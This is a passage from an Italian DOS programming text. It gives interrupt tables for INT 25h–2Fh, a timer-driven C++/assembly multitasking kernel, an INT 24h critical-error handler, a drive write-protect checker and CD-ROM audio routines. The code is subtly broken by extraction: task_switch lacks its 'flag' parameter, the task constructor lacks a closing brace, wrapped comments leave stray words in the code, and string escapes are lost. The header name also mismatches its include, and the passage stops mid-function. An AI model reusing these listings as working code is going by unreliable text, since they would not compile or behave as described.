dos_rd_abs DOS ABSOLUTE DISK READ SERVICE [int 25]
in: cx = sectors
dx = start sector
ds:bx = data pointer
out: cf = error
al = return code
00 = write protected
01 = invalid drive
02 = drive not ready
04 = CRC error
06 = seek error
07 = invalid format
08 = sector not found
0A = write error
0B = read error
0C = nonspecific error
ah = return code
00 = other error
02 = bad address mark
03 = write protected
04 = bad sector
08 = DMA failure
10 = bad CRC
20 = controller failure
40 = bad seek
80 = timeout
dos_wr_abs DOS ABSOLUTE DISK WRITE SERVICE [int 26]
in: cx = sectors
dx = start sector
ds:bx = data pointer
out: cf = error
ax = return code (see dos_rd_abs)
dos_term_res DOS TERMINATE RESIDENT SERVICE [int 27]
dos_spool DOS PRINT SPOOLER SERVICES [int 2F]
INSTALLED QUERY - dos_spool
in: al = spool_query [00]
out: al = return code
00 = not installed but may be
01 = not installed and may not be
FF = is installed
SUBMIT FILE - dos_spool
in: al = spool_submit [01]
ds:dx = submit packet pointer
byte 0 = level code
bytes 1 - 4 = ASCIIZ pointer (NO wildcards)
out: none
CANCEL FILE - dos_spool
in: al = spool_cancel [02]
ds:dx = ASCIIZ pointer (wildcards OK)
out: none
CANCEL ALL FILES - dos_spool
in: al = spool_canall [03]
out: none
EXAMINE QUEUE - dos_spool
in: al = spool_queue [04]
out: ds:dx = filename list pointer
NULL - dos_spool
in: al = spool_null [05]
out: none
Nel capitolo legato alla teoria dell’assembler sono riportate altre funzioni
d’interrupts legate alla gestione della memoria in modo protetto.
INTERRUPT PARTICOLARI
Come dicevo inizialmente in questo capitolo, gli interrupts possono essere
suddivisi in tre tipi: hardware, software e di tabella.
Un interrupt particolare, di cui abbiamo riportato anche dei sorgenti d’esempio,
è l’interrupt di timer hardware il quale a sua volta ne richiama uno software.
Questo è la base di tutti i software multitasking.
Con il sistema multitasking di Windows oggi esiste la possibiltà di creare
processi concorrenti anche soltanto usando il messaggio di timer di Windows.
In ogni caso è possibile creare dei sistemi multitasking con pochissimo codice.
Il seguente listato mostra appunto come è possibile creare uno pseudo sistema
multitasking.
Tasking.hpp
typedef void (*func_ptr)(void);
/* this is used for interrupt handler to call old interrupt handler */
/* this is a far pointer to a function */
typedef void (far *far_func_ptr)(void);
/* this is how the registers will look on the stack for a task */
/* after they have been saved for a task switch. the sp and ss */
/* registers will point to this when a task is started from the */
/* interrupt handler or save_image */
typedef struct task_image{
unsigned int bp;
unsigned int di;
unsigned int si;
unsigned int ds;
unsigned int es;
unsigned int dx;
unsigned int cx;
unsigned int bx;
unsigned int ax;
unsigned int ip;
unsigned int cs;
unsigned int flags;
}task_image;
/* a task object. contains information needed by task_control object */
/* to do task switching and a pointer to the task's workspace (stack) */
class task{
private:
friend class task_control; // task_control object needs access
friend class signal; // signal needs access to next_task
task_image far *stack_ptr; // task stack ("image") pointer
unsigned char task_state; // task state flag
unsigned char *workspace; // address of allocated task stack
task *next_task; // pointer to next task in queue
public:
task(func_ptr func,unsigned int workspace_size); // constructor
~task();
// destructor
};
/* this is a queue for tasks */
/* it is called signal so user can define a signal for task communication */
class signal{
private:
friend class task_control; // task_control needs access
task *head;
task *tail;
task *get_task_q(void); // get next task off of queue
void put_task_q(task *tptr); // append task to queue
public:
signal(void){head=tail=0;}; // constructor
};
/* task_control object */
/* routines and methods to interface with and control tasks */
/* this object will initialize and restore interrupt vectors, */
/* keep track of timer ticks, and switch execution between the */
/* task objects */
class task_control{
private:
signal ready_q; // queue of tasks ready to run
task *current_task; // current active task
task_image far *old_stack_ptr; // return to this stack when done
unsigned int task_running; // task switching enabled flag
unsigned long timer_ticks; // 18.2 ticks/second
unsigned int task_lock; // lock out task switching
task_image far *task_switch(task_image far *stk_ptr,
unsigned int flag,
signal *sig);
public:
task_control(void); // constructor
void add_new_task(task *new_task); // add new task object to ready q
void start_tasks(void); // start switching tasks on
ready_q
void stop_tasks(void){task_running=0;};
unsigned long get_timer_ticks(void){return(timer_ticks);};
void lock(void){task_lock=1;}; // current task can not be
switched
void unlock(void){task_lock=0;}; // allow task switching
void send(signal *sig); // put task from sig q on ready
q
void wait(signal *sig); // put task on sig q
void block(void); // task allows next to run
};
task.cpp
/* this file implements the methods used by task_control and task */
/* objects */
#include <stdio.h>
#include <stdlib.h>
#include <dos.h>
#include <int.h>
#include "task.hpp"
/* task states */
#define TASK_INACTIVE 0
#define TASK_ACTIVE 1
#define TASK_READY 2
#define TASK_WAITING 3
#define TASK_ERROR 0xff
/* flags for interface routines */
#define TASK_TIMER_INTR 0
#define TASK_SEND 1
#define TASK_WAIT 2
#define TASK_BLOCK 3
/* system timer interrupt or "timer tick" */
#define TIMER_INT 8
/* routines we need from timer.asm */
unsigned int getCS(void);
extern void timer_handler(void);
extern void save_image(unsigned int flag,signal *sig);
/* global for timer_handler to call old interrupt routine */
far_func_ptr old_timer_handler;
/* this is really ugly. */
/* when constructor for task_control object is called we save the */
/* this pointer for task switch routine to call our task_control object */
/* task_switch. this means we can only have 1 task_control object. sorry */
task_control *gl_tptr;
/* constructor for a new task. workspace will be the stack space for */
/* the task. when the timer interrupt happens the tasks "image" */
/* is saved on the stack for use later and the task_image *stack_ptr */
/* will point to this image */
task::task(func_ptr func,unsigned int workspace_size)
{
task_image *ptr;
/* get stack or "workspace" for task */
if((workspace=(unsigned char *)malloc(workspace_size))==NULL){
task_state=TASK_ERROR; // do not let this one run
return;
}
/* now we must set up the starting "image" of the task registers */
/* ptr will point to the register image to begin task */
ptr=(task_image *)(workspace+workspace_size-sizeof(task_image));
/* now save the pointer to the register image */
stack_ptr=MK_FP(getDS(),(unsigned int)ptr);
ptr->ip=(unsigned int)func; // offset of pointer to task code
ptr->cs=getCS(); // segment of pointer to task, compiler bug
ptr->ds=getDS();
ptr->flags=0x200; // flags, interrupts on
task_state=TASK_INACTIVE; // task is inactive
next_task=0;
/* destructor for a task object */
task::~task(void)
{
free(workspace);
}
/* get the next task off of a task queue */
task *signal::get_task_q(void)
{
task *temp;
temp=head;
if(head)
head=head->next_task;
return(temp);
}
/* append a task to the end of a task queue */
void signal::put_task_q(task *tptr)
{
if(head)
tail->next_task=tptr;
else
head=tptr;
tail=tptr;
tptr->next_task=0;
}
/* constructor for task_control */
/* inits private stuff for task control */
task_control::task_control(void)
{
gl_tptr=this;
task_running=0;
current_task=0;
timer_ticks=0L;
task_lock=0;
}
/* adds a task to the task ready_q */
/* call this routine after creating a task object */
void task_control::add_new_task(task *new_task)
{
if(new_task->task_state!=TASK_ERROR){
new_task->task_state=TASK_READY;
ready_q.put_task_q(new_task);
}
}
/* call to start up tasks after you have created some */
/* and added them to the ready_q */
void task_control::start_tasks(void)
{
unsigned int offset,segment;
task_running=1;
/* get address of old timer interrupt handler */
int_getvector(TIMER_INT,&offset,&segment);
old_timer_handler=(far_func_ptr)(MK_FP(segment,offset));
/* set up our new timer interrupt handler */
int_setvector(TIMER_INT,(unsigned int)timer_handler,getCS());
/* tasks will now start running */
while(task_running)
; // do nothing, trick to wait for tasks to start up
/* falls through to here when multi-tasking is turned off */
}
/* gets the next task off of sig queue and puts it */
/* on the ready_q. this suspends operation of the calling */
/* task which is also put on the ready queue */
void task_control::send(signal *sig)
{
save_image(TASK_SEND,sig);
}
/* puts the calling task on the sig queue to wait for a signal */
void task_control::wait(signal *sig)
{
save_image(TASK_WAIT,sig);
}
/* this causes the current task to be placed on the ready queue */
/* and a switch to the next task on the ready_q */
void task_control::block(void)
{
save_image(TASK_BLOCK,(signal *)0);
}
/* this routine is called to do a task switch. it is */
/* passed a task_image far * to the current stack or task "image". */
/* also pass a flag (described above) and a signal pointer if needed. */
/* a task_image * to the "image" of the next task is returned */
task_image far *task_control::task_switch(task_image far *stk_ptr,
signal
*sig)
{
task_image far *temp;
task *tptr;
if(flag==TASK_TIMER_INTR) // increment clock if it is a timer interrupt
timer_ticks++;
/* this saves a pointer to stack when we first start multi-tasking */
/* allows us to return to where start_tasks was called */
if(!current_task){ // no current task so save state for restoring
old_stack_ptr=stk_ptr; // save stack pointer
current_task=ready_q.get_task_q(); // set up a current task
}
/* we have an active task, so do task switch if we can */
if(current_task->task_state==TASK_ACTIVE){
current_task->stack_ptr=stk_ptr; // save stack pointer
current_task->task_state=TASK_READY; // task is ready to go
/* do not allow task switching if tasks are locked and */
/* it is timer interrupt */
if(!task_lock || flag!=TASK_TIMER_INTR){
/* check and see what caused task_switch to be called */
switch(flag){
case TASK_WAIT:
current_task->task_state=TASK_WAITING;
sig->put_task_q(current_task);
break;
case TASK_SEND:
if((tptr=sig->get_task_q())!=0)
ready_q.put_task_q(tptr);
// fall through
case TASK_BLOCK:
case TASK_TIMER_INTR:
current_task->task_state=TASK_READY;
/* put old task on ready queue */
ready_q.put_task_q(current_task);
break;
}
/* get next task to go */
current_task=ready_q.get_task_q();
}
}
/* if we are still multi-tasking, get task ready to run */
if(task_running){
current_task->task_state=TASK_ACTIVE;
temp=current_task->stack_ptr; // get stack pointer of task
}
/* multi-tasking has stopped, get ready to return where we started */
else{ // someone called stop_tasks
int_setvector(TIMER_INT,FP_OFF(old_timer_handler),
FP_SEG(old_timer_handler));
temp=old_stack_ptr; // get back original stack
}
/* return far pointer to stack_image to do task switch */
return(temp);
}
timer.asm
;*****************************************************************************
; TIMER.ASM
; by Tom Green
; Timer interrupt handler
; Timer interrupt handler calls original handler first and then calls the
; task_control object task switcher. a pointer to the stack "image"
; of the new task is returned by the task switcher.
; getCS
; returns current code segment
; save_image
; saves "image" of task as if interrupt had happened and then calls the
; task_control object task switcher. a pointer to the stack "image"
; of the new task is returned by the task switcher.
;*****************************************************************************
.MODEL SMALL
.8086
.DATA
extrn _old_timer_handler:dword
extrn _gl_tptr:word
extrn __task_control_task_switch:near
.CODE
;*****************************************************************************
; unsigned int getCS(void) - returns current code segment.
; this is needed because of compiler bug. when a function is cast
; to a far function, and you try to get the segment, DS is returned
; instead of CS.
;*****************************************************************************
_getCS proc near
public _getCS
mov ax,cs
ret
_getCS endp
;*****************************************************************************
; timer_handler - this replaces the MS-DOS timer tick interrupt (8H).
; this routine saves everything on stack, calls original timer interrupt
; handler, and then calls task_control object task switcher.
;*****************************************************************************
_timer_handler proc near
public _timer_handler
push ax ;save everything
push bx
push cx
push dx
push es
push ds
push si
push di
push bp
mov bp,dgroup
mov ds,bp ;get our data segment back
pushf
call dword ptr dgroup:_old_timer_handler ;call original handler
sti
xor dx,dx
mov ax,ss
mov bx,sp
push dx ;push 0 for last 2 parameters
push dx ;meaning timer interrupt
push ax
push bx
mov dx,_gl_tptr ;push hidden pointer for C++ object
push dx
;stack is now set up for call to task_control object task_switch
cli ;turn off interrupts for task switch
call __task_control_task_switch
;no need to clean up the stack because it will change
sti
mov ss,dx ;new ss returned in dx
mov sp,ax ;new sp returned in ax
pop bp ;restore registers
pop di
pop si
pop ds
pop es
pop dx
pop cx
pop bx
pop ax
iret
_timer_handler endp
; void save_image(unsigned int flag,signal *sig) - send, wait, block
; etc. all call through here to save the "image" of the task. this
; code simulates what will happen with an interrupt by saving the task
; image on the stack. the flag passed is passed on to the task_control
; object task switcher so it knows if it was called by the timer
; interrupt handler, send, wait, block, etc. the second parameter
; is a signal pointer which is used by send and wait and is passed
; through to the task switcher.
;*****************************************************************************
_save_image proc near
public _save_image
;since this is a C call we can destroy some registers (ax bx cx dx),
;so now we will set up the stack as if an interrupt call had happened.
;leave parameters on stack, because calling routine will adjust on
;return. bx and cx will have the parameters that were passed.
pop ax ;get return address offset on stack
pop bx ;get first parameter off stack
pop cx ;get second parameter off stack
push cx ;put them back on stack
push bx
pushf ;save flags for iret
mov dx,cs ;get code segment
push dx ;save code segment for return address
push ax ;push saved return address offset
push ax ;save everything
push bx
push cx
push dx
push es
push ds
push si
push di
push bp
sti
mov ax,sp ;stack pointer parameter
push cx ;second parameter passed
push bx ;first parameter passed
mov bx,ss
push bx ;far pointer to stack, parameter passed
push ax
mov ax,_gl_tptr ;push hidden pointer for C++ object
push ax
;stack is now set up for call to task_control object task_switch
cli ;turn off interrupts for task switch
call __task_control_task_switch
;no need to clean up the stack because it will change
sti
mov ss,dx ;new ss returned in dx
mov sp,ax ;new sp returned in ax
pop bp ;restore registers
pop di
pop si
pop ds
pop es
pop dx
pop cx
pop bx
pop ax
iret
_save_image endp
end
Infine con questo sorgente è possibile testare il multitasking precedente.
taskdemo.cpp
/* this file is a demonstration of how to use the C++ multi-tasking */
/* kernel. 5 tasks are run and the various means of task switching */
/* and communication are shown */
/* you must have the Zortech C++ compiler version 1.5 and linker and */
/* Microsoft MASM 5.xx to compile this code. */
/* type "ztc taskdemo task timer" and the ztc.com will take */
/* care of compiling, assembling, and linking */
#include <stdio.h>
#include <disp.h>
#include "task.hpp"
void task0(void);
void task1(void);
void task2(void);
void task3(void);
void task4(void);
/* our task_control object (just 1 please) */
task_control tasker;
void main(void)
{
/* task objects */
task t0((func_ptr)task0,1024);
task t1((func_ptr)task1,1024);
task t2((func_ptr)task2,1024);
task t3((func_ptr)task3,1024);
task t4((func_ptr)task4,1024);
/* add task objects to our task_control object ready q */
tasker.add_new_task(&t0);
tasker.add_new_task(&t1);
tasker.add_new_task(&t2);
tasker.add_new_task(&t3);
tasker.add_new_task(&t4);
/* use zortech display package */
disp_open();
disp_move(0,0);
disp_eeop();
/* start tasks up and wait for them to finish */
tasker.start_tasks();
disp_move(0,0);
disp_eeop();
disp_close();
}
static unsigned long counter[]={0L,0L,0L,0L,0L};
static signal sig;
/* task 0 prints the values of the counters for the other 4 tasks. */
/* lock is used to prevent task switching while the screen is being */
/* updated. when the task is finished, block is called to transfer */
/* control to the next task on the ready q */
void task0(void)
{
while(1){
/* disable task switching */
tasker.lock();
disp_move(5,10);
disp_printf("Task 1 %lx",counter[1]);
disp_move(5,50);
disp_printf("Task 2 %lx",counter[2]);
disp_move(15,10);
disp_printf("Task 3 %lx",counter[3]);
disp_move(15,50);
disp_printf("Task 4 %lx",counter[4]);
/* if key pressed then stop the kernel and return */
if(kbhit())
tasker.stop_tasks();
/* re-enable task switching */
tasker.unlock();
/* let next task run */
tasker.block();
}
}
/* tasks 1 and 2 just update counters. these tasks will run until */
/* a timer interrupt occurs, so they get a very large chunk of time */
/* to run, so the counters increase rapidly */
void task1(void)
{
while(1){
counter[1]++;
}
}
void task2(void)
{
while(1){
counter[2]++;
}
}
/* task 3 waits for a signal from task 4 each time the counter is */
/* incremented. when a task waits, it is put on a signal q and the */
/* next task on the ready q is run. this means task 3 and 4 counters */
/* will increment very slowly. in task 4 when a signal is sent, the */
/* task signal q is checked for a task to put on the ready q. the task */
/* sending the signal is then placed on the ready q */
void task3(void)
{
while(1){
counter[3]++;
/* wait for a signal from task 4 */
tasker.wait(&sig);
}
}
void task4(void)
{
while(1){
counter[4]++;
/* send signal to task 3 */
tasker.send(&sig);
}
}
INT 24H - CRITICAL ERROR HANDLER
Quando il sistema operativo cerca di accedere ad una periferica hardware è
questa genera un errore viene chiamato l’int 24h che generalmente crea un
messaggio del tipo :
"Disk Error, (A)bort (R)etry (F)ail"...
oppure
"Abort, Retry, Ignore"
Il seguente listato permette d’intercettare l’int24h.
#include <bios.h>
#include <dos.h>
#include <stdio.h>
#define CRIT_ERROR_HANDLER (0x24)
/** FUNCTION PROTOTYPES **/
void install_24(void);
void uninstall_24(void);
void interrupt handle_24 (unsigned bp, unsigned di, unsigned si,
unsigned ds, unsigned es, unsigned dx,
unsigned cx, unsigned bx, unsigned ax);
void fastprintz(int x, int y, int attr, char *s);
int getbioskey(void);
void interrupt (*oldvect)();
unsigned scr; /* The segment where the screen is */
/** install_24
**
** Installs the fancy interrupt handler.
**/
void install_24(void)
{
oldvect = getvect(CRIT_ERROR_HANDLER); /* save old handler */
setvect(CRIT_ERROR_HANDLER, handle_24); /* and install ours */
/* Find out if the screen is at 0xB000 or 0xB800 */
_AH = 0x0F;
geninterrupt (0x10);
if (_AL == 7)
scr = 0xB000;
else
scr = 0xB800;
}
void uninstall_24(void)
{
/* Restore old handler */
setvect(CRIT_ERROR_HANDLER, oldvect);
}
static char screen_buf[9][52]; /* room for the saved part of screen */
void interrupt handle_24 (unsigned bp, unsigned di, unsigned si,
unsigned ds, unsigned es, unsigned dx,
unsigned cx, unsigned bx, unsigned ax)
{
int err,key,ret=-1;
int r,c,start;
err = di & 0x00FF; /* Error message, from DOS. */
/* Save section of screen that will be overwritten */
for (r=8; r<17; r++) {
start = (160 * r + 54);
for (c=0; c<26; c++) {
screen_buf[r-8][c*2] = peekb(scr, start++);
screen_buf[r-8][c*2+1] = peekb(scr, start++);
}
}
/* Pop up error message */
fastprintz( 8,27,0x07,"ÖÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ·");
fastprintz( 9,27,0x07,"ºError! º");
fastprintz(10,27,0x07,"º º");
/* Common diagnosable problems */
switch(err) {
case 0x00:
fastprintz(11,27,0x07,"ºDisk is write protected.º"); break;
case 0x02:
fastprintz(11,27,0x07,"ºDisk drive is not ready.º"); break;
default:
fastprintz(11,17,0x07,"ºDisk error. º"); break;
}
fastprintz(12,27,0x07,"º º");
fastprintz(13,27,0x07,"º Try again º");
fastprintz(13,29,0x0f,"T");
fastprintz(14,27,0x07,"º Exit this program º");
fastprintz(14,29,0x0f,"E");
/* In DOS 3.00 and later, they can also fail the disk access */
if (_osmajor > 2) {
fastprintz(15,27,0x07,"º Cancel this operation º");
fastprintz(15,29,0x0f,"C");
}
else
fastprintz(15,27,0x07,"º º");
fastprintz(16,27,0x07,"ÓÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄĽ");
/* Call BIOS to get a single keystroke from the user */
do {
key=getbioskey();
if (key & 0x00FF)
key &= 0x00FF;
switch(key) {
case 't': case 'T': ret = 0x0001; break;
case 'e': case 'E': ret = 0x0002; break;
case 'c': case 'C': if (_osmajor > 2) ret = 0x0003; break;
default: break;
}
} while (ret < 0);
/* Restore that section of the screen */
for (r=8; r<17; r++) {
start = (160*r + 54);
for (c=0; c<26; c++) {
pokeb(scr, start++, screen_buf[r-8][c*2]);
pokeb(scr, start++, screen_buf[r-8][c*2+1]);
}
}
ax = ret;
/* And please don't tell me I didn't use any of those parameters. */
#pragma warn -par
}
#pragma warn .par
/* fastprintz - shove an asciz string onto the screen */
void
fastprintz(int y, int x, int attr, char *s)
{
int i=0,base;
base = (80*y+x)<<1; /* determine offset into screen */
while (s[i]!=0) {
pokeb(scr, base++, s[i++]);
pokeb(scr, base++, attr);
}
}
/** getbioskey
**
** get one key from the BIOS
**
** Like TC bioskey(0), but doesn't nab control Break. It seems
** that the TC bioskey was trying to block Ctrl-Breaks, which
** it did by changing the Ctrl-Break handler, which it called
** DOS to do. This made the interrupt handler reenter DOS which
** is illegal.
**/
int getbioskey(void)
{
union REGS regs;
struct SREGS segregs;
segread(&segregs);
regs.h.ah = 0;
int86x (0x16, &regs, &regs, &segregs);
return regs.x.ax;
}
INT 25H e 26H – ABSOLUTE READ AND WRITE
Il seguente programmino usa gli int 25h e 26h per vedere se il drive A è
utilizzabile e se non è protetto in scrittura.
/********************************************************************
* WR_PROT.C
*
* Check to see if a drive is write protected
*
* Uses the DOS Interupts 25H and 26H to do an absolute
* read, then write of logical sector 0 of the drive.
*
* resultant ERRORLEVELs:
* 2 : error accessing drive
* 1 : write protected
* 0 : writable
*/
#include <dos.h>
char buffer[2048];
int main()
{
union REGS inregs, outregs;
struct SREGS segregs;
char far *bufferp;
inregs.h.al = 0; /* drive number 0,1 = a,b: 128,129=c,d */
inregs.x.cx = 1; /* sectors to read */
inregs.x.dx = 0; /* starting sector number */
bufferp = buffer;
inregs.x.bx = FP_OFF(bufferp);
segregs.ds = FP_SEG(bufferp);
int86x(0x25, &inregs, &outregs, &segregs);
if (outregs.x.cflag == 1) {
printf("error reading drive An");
return 2;
}
int86x(0x26, &inregs, &outregs, &segregs);
if (outregs.x.cflag == 1) {
printf("error writing drive An");
return 1;
}
return 0;
}
INTERRUPT DI MULTIPLEXING E FUNZIONI LEGATE AL CD
Il seguente programma è tra il freeware software ed è una raccolta di routine
legate alla gestione del cd.
Sono utili in molti casi in quanto sono in grado di leggere anche la lunghezza
delle traccie dei cd musicali.
Le spiegazioni delle funzioni sono nelle righe di REM del programma.
/* CDROM AUDIO ROUTINES
By Barry Egerter
Written July 18, 1994
Using Borland C++ 3.1
Code : FREEWARE - alter and use at will.
Internet Email: barry.egerter@softnet.com
*/
#include <dos.h>
#include <io.h>
#include <mem.h>
#include <fcntl.h>
#define CDROM 0x21
#define EJECT_TRAY 0
#define RESET 2
#define CLOSE_TRAY 5
#define MEDIA_CHANGE 9
#define BUSY 512
#define TRACK_MASK 208
typedef struct playinfo {
unsigned char control;
unsigned char adr;
unsigned char track;
unsigned char index;
unsigned char min;
unsigned char sec;
unsigned char frame;
unsigned char zero;
unsigned char amin;
unsigned char asec;
unsigned char aframe;
};
typedef struct volumeinfo {
unsigned char mode;
unsigned char input0;
unsigned char volume0;
unsigned char input1;
unsigned char volume1;
unsigned char input2;
unsigned char volume2;
unsigned char input3;
unsigned char volume3;
};
struct {
unsigned short drives;
unsigned char first_drive;
unsigned short current_track;
unsigned long track_position;
unsigned char track_type;
unsigned char low_audio;
unsigned char high_audio;
unsigned char disk_length_min;
unsigned char disk_length_sec;
unsigned char disk_length_frames;
unsigned long endofdisk;
unsigned char upc[7];
unsigned char diskid[6];
unsigned long status;
unsigned short error; /* See description below */
} cdrom_data;
/* CDROM_DATA.ERROR Description
Bit 15 - Error bit
Bit 14-10 - Reserved
Bit 9 - Busy
Bit 8 - Done
Bit 7-0 - Error code (bit 15 on)
Error codes are the following:
0 Write-protect violation
1 Unknown unit
2 Drive not ready
3 Unknown command
4 CRC error
5 Bad drive request structure length
6 Seek error
7 Unknown media
8 Sector not found
9 Printer out of paper
A Write fault
B Read fault
C General failure
D Reserved
E Reserved
F Invalid disk change
*/
/* Multiplex Interrupt routines
"borrowed" from Ralf Brown's MSDOS Interrupt List v4.1
INT 21 - CD-ROM device driver - IOCTL INPUT
AX = 4402h
BX = file handle referencing character device for CD-ROM driver
CX = number of bytes to read
DS:DX -> control block (see #0563)
Return: CF clear if successful
AX = number of bytes actually read
CF set on error
AX = error code (01h,05h,06h,0Dh) (see #0770 at AH=59h)
Note: the data returned depends on the first byte of the control block; the
remainder of the control block is filled by the driver
SeeAlso: AX=4403h"CD-ROM",INT 2F/AX=0802h
(Table 0562)
Values for CD-ROM data being requested:
00h device driver header address
01h drive head location
02h reserved
03h error statistics
04h audio channel info
05h raw drive bytes (uninterpreted and device-specific)
06h device status
07h sector size
08h volume size
09h media change status
0Ah audio disk info
0Bh audio track info
0Ch audio Q-Channel info
0Dh audio sub-channel info
0Eh UPC code
Format of CD-ROM control block:
Offset Size Description (Table 0563)
00h BYTE data being requested (see #0562)
---function 00h---
01h DWORD device driver header address (see also AH=52h)
---function 01h---
01h BYTE addressing mode
00h HSG
01h Red Book
02h DWORD current location of drive's head
logical sector number in HSG mode
frame/second/minute/unused in Red Book mode
(HSG sector = minute * 4500 + second * 75 + frame - 150)
---function 03h---
01h N BYTEs undefined as of 5 Aug 88 specification
---function 04h---
01h BYTE input channel (0-3) for output channel 0
02h BYTE volume for output channel 0
03h BYTE input channel (0-3) for output channel 1
04h BYTE volume for output channel 1
05h BYTE input channel (0-3) for output channel 2
06h BYTE volume for output channel 2
07h BYTE input channel (0-3) for output channel 3
08h BYTE volume for output channel 3
Notes: output channels 0 and 1 are left and right, 2 and 3 are left prime
and
right prime; a volume of 00h is off
the default setting is for each input channel to be assigned to the
same-numbered output channel at full (FFh) volume
---function 05h---
01h BYTE number of bytes read
02h 128 BYTEs buffer for drive bytes
---function 06h---
01h DWORD device parameters (see #0564)
---function 07h---
01h BYTE read mode
00h cooked
01h raw
02h WORD sector size in bytes
---function 08h---
01h DWORD volume size in sectors
---function 09h---
01h BYTE media change status
00h don't know
01h media unchanged
FFh media has been changed
---function 0Ah---
01h BYTE lowest audio track number
02h BYTE highest audio track number
03h DWORD start address of lead-out track (Red Book format)
--function 0Bh---
01h BYTE track number (set by caller)
02h DWORD starting point of track (Red Book format)
06h BYTE track control info
bits 15,14,12: track type (notice: bits not contiguous!)
000 two audio channels, no pre-emphasis
001 two audio channels with pre-emphasis
010 data track
100 four audio channels, no pre-emphasis
101 four audio channels with pre-emphasis
other reserved
bit 13: digital copy permitted
---function 0Ch---
01h BYTE CONTROL and ADR byte (as received from drive)
02h BYTE track number
03h BYTE point or index
04h BYTE minute 
05h BYTE second > running time within track
06h BYTE frame /
07h BYTE zero
08h BYTE "AMIN" or "PMIN" 
09h BYTE "ASEC" or "PSEC" > running time on disk
0Ah BYTE "AFRAME" or "PFRAME" /
---function 0Dh---
01h DWORD starting frame address (Red Book format)
05h DWORD transfer address
09h DWORD number of sectors to read
Note: copies 96 bytes of sub-channel info per sector into buffer
---function 0Eh---
01h BYTE CONTROL and ADR byte
02h 7 BYTEs UPC/EAN code (13 BCD digits,low-order nybble of last byte is
0)
09h BYTE zero
0Ah BYTE "AFRAME"
Bitfields for CD-ROM device parameters:
Bit(s) Description (Table 0564)
0 door open
1 door unlocked
2 supports raw reading in addition to cooked
3 writable
4 can play audio/video tracks
5 supports interleaving
6 reserved
7 supports prefetch requests
8 supports audio channel control
9 supports Red Book addressing in addition to HSG
10 audio is playing
*/
static union REGS inregs, outregs;
static struct SREGS sregs;
void device_request (void *block)
{
inregs.x.ax = 0x1510;
inregs.x.cx = cdrom_data.first_drive;
inregs.x.bx = FP_OFF (block);
sregs.es = FP_SEG (block);
int86x (0x2f, &inregs, &outregs, &sregs);
}
void red_book (unsigned long value, unsigned char *min, unsigned char *sec,
unsigned char *frame)
{
*frame = value & 0x000000ff;
*sec = (value & 0x0000ff00) >> 8;
*min = (value & 0x00ff0000) >> 16;
}
unsigned long hsg (unsigned long value)
{
unsigned char min, sec, frame;
red_book (value, &min, &sec, &frame);
value = (unsigned long)min * 4500;
value += (short)sec * 75;
value += frame - 150;
return value;
}
unsigned long cd_head_position (void)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned short sector;
unsigned long volid;
unsigned char unused[4];
} tray_request;
struct {
unsigned char mode;
unsigned char adr_mode;
unsigned long address;
} head_data;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 3;
tray_request.media = tray_request.sector = tray_request.volid = 0;
tray_request.address = (unsigned long)&head_data;
tray_request.bytes = 6;
head_data.mode = 0x01;
head_data.adr_mode = 0x00;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
return head_data.address;
}
void cd_get_volume (struct volumeinfo *vol)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned short sector;
unsigned long volid;
} tray_request;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 3;
tray_request.media = 0;
tray_request.media = tray_request.sector = tray_request.volid = 0;
tray_request.address = (unsigned long)vol;
tray_request.bytes = 9;
vol->mode = 0x04;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
}
void cd_set_volume (struct volumeinfo *vol)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned char unused[4];
} cd_request;
vol->mode = 3;
cd_request.length = sizeof (cd_request);
cd_request.subunit = 0;
cd_request.comcode = 12;
cd_request.media = 0;
cd_request.address = (unsigned long)vol;
cd_request.bytes = 9;
device_request (&cd_request);
cdrom_data.error = cd_request.status;
}
short cd_getupc (void)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned short sector;
unsigned long volid;
} tray_request;
struct {
unsigned char mode;
unsigned char adr;
unsigned char upc[7];
unsigned char zero;
unsigned char aframe;
} upc_data;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 3;
tray_request.media = 0;
tray_request.media = tray_request.sector = tray_request.volid = 0;
tray_request.address = (unsigned long)&upc_data;
tray_request.bytes = 11;
upc_data.mode = 0x0e;
upc_data.adr = 2;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
if (upc_data.adr == 0)
memset (&upc_data.upc, 0, 7);
memcpy (&cdrom_data.upc[0], &upc_data.upc[0], 7);
return 1;
}
void cd_get_audio_info (void)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
long address;
short bytes;
short sector;
long volid;
} ioctli;
struct {
unsigned char mode;
unsigned char lowest;
unsigned char highest;
unsigned long address;
} track_data;
ioctli.length = sizeof (ioctli);
ioctli.subunit = 0;
ioctli.comcode = 3;
ioctli.media = 0;
ioctli.sector = 0;
ioctli.volid = 0;
ioctli.address = (long)&track_data;
ioctli.bytes = sizeof (track_data);
track_data.mode = 0x0a;
device_request (&ioctli);
memcpy (&cdrom_data.diskid, &track_data.lowest, 6);
cdrom_data.low_audio = track_data.lowest;
cdrom_data.high_audio = track_data.highest;
red_book (track_data.address, &cdrom_data.disk_length_min,
&cdrom_data.disk_length_sec, &cdrom_data.disk_length_frames);
cdrom_data.endofdisk = hsg (track_data.address);
cdrom_data.error = ioctli.status;
}
void cd_set_track (short tracknum)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned short sector;
unsigned long volid;
} tray_request;
struct {
unsigned char mode;
unsigned char track;
unsigned long address;
unsigned char control;
} track_data;
